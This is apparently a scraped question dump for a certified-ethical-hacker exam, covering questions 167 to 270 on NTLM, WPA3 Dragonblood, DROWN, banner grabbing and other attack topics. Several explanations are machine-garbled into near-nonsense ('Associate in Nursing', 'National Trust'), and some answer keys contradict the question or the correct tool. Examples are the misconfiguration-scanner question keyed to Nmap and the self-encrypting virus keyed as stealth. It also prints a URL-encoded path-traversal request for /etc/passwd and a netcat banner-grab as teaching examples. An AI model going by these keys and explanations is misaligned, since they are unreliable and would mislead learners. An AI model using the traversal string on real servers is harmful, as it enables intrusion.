In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users. NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different{completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware. NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired. ? First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE advertising its capabilities.

? Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.

? Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you??ll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 167

- (Topic 2)

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

- A. Dragonblood
- B. Cross-site request forgery
- C. Key reinstallation attack
- D. AP Myconfiguration

Answer: A

Explanation:

Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that

were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term

fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike. Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 171

- (Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn??t log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 173

- (Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST
- C. ACK
- D. SYN

Answer: B

NEW QUESTION 178

- (Topic 2)

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they??re → Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered. • Password attacks
– Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

NEW QUESTION 180

- (Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through aBluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 183

- (Topic 2)

Within the context of Computer Security, which of the following statements describes Social Engineering best?

- A. Social Engineering is the act of publicly disclosing information
- B. Social Engineering is the means put in place by human resource to perform time accounting
- C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
- D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 187

- (Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 192

- (Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server. Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or toot-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 197

- (Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security.

These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

SSLv2


Vulnerable at Disclosure (March 2016)

HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable?Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s- era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



SSLv2

? It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.


? Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2

and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

A server is vulnerable to DROWN if:


A server is vulnerable to DROWN if:

It allows both TLS and SSLv2 connections



17% of HTTPS servers still allow SSLv2 connections

It shares a public key (K) with a server that allows SSLv2 connections. Then, if one server allows TLS connections, and one supports SSLv2.



When taking key reuse into account, an additional 16% of HTTPS servers are vulnerable, putting 33% of HTTPS servers at risk

SSLv2

How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for ??Server??. as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

NEW QUESTION 199

- (Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 204

- (Topic 2)

Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Answer: C

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 205

- (Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools.

What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 209

- (Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

Explanation:

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4. Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 210

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 213

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 218

- (Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 219

- (Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom

- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 224

- (Topic 2)

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

- A. use of command-line interface
- B. Data staging
- C. Unspecified proxy activities
- D. Use of DNS tunneling

Answer: C

Explanation:

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy. If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION 225

- (Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what Information-gathering technique does this best describe?

- A. Whois lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

Answer: B

Explanation:

Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text

Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

```
[root@prober]# nc www.targethost.com 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Date: Mon, 11 May 2009 22:18:48 EST
Server: Apache/2.0.46 (Unix) (Red Hat/Linux)
Last-Modified: Thu, 10 Apr 2009 11:20:14 PST
ETag: "1986-696-12345678"
Accept-Ranges: bytes
Content-Length: 1110
Connection: close
Content-Type: text/html
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION 228

- (Topic 2)

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

- A. Knative
- B. zANTI
- C. Towelroot

D. Bluto

Answer: D

Explanation:

<https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/>

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 231

- (Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 235

- (Topic 2)

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

- A. Nikto
- B. Nmap
- C. Metasploit
- D. Armitage

Answer: B

NEW QUESTION 240

- (Topic 2)

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

NEW QUESTION 244

- (Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 245

- (Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

Answer: A

Explanation:

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also:• it??s responsible to guard the appliance to access any protected parts by providing the permissions. • It also declares the android api that the appliance goes to use. • It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION 248

- (Topic 2)

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network
- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly- paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 252

- (Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 253

- (Topic 2)

You have successfully logged on a Linux system. You want to now cover your tracks Your login attempt may be logged on several files located in /var/log. Which file does NOT belong to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

NEW QUESTION 258

- (Topic 2)

Widespread fraud at Enron, WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

- A. Fed RAMP
- B. PCIDSS
- C. SOX
- D. HIPAA

Answer: C

Explanation:

The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies. Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.

The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cast capitalist confidence within the trustiness of company money statements Associate in Nursing light-emitting diode several to demand an overhaul of decades-old restrictive standards.

NEW QUESTION 260

- (Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 263

- (Topic 2)

Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

- A. Configure the Web Server to deny requests involving "hex encoded" characters
- B. Create rules in IDS to alert on strange Unicode requests
- C. Use SSL authentication on Web Servers
- D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 267

- (Topic 2)

Henry is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the UnKornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation:

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/>

Time to Live (TTL) represents the number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 269

- (Topic 2)

Which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth virus hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected infected file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the PC and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them. <https://www.techslang.com/definition/what-is-a-stealth-virus/>

NEW QUESTION 270

- (Topic 2)

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

- A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
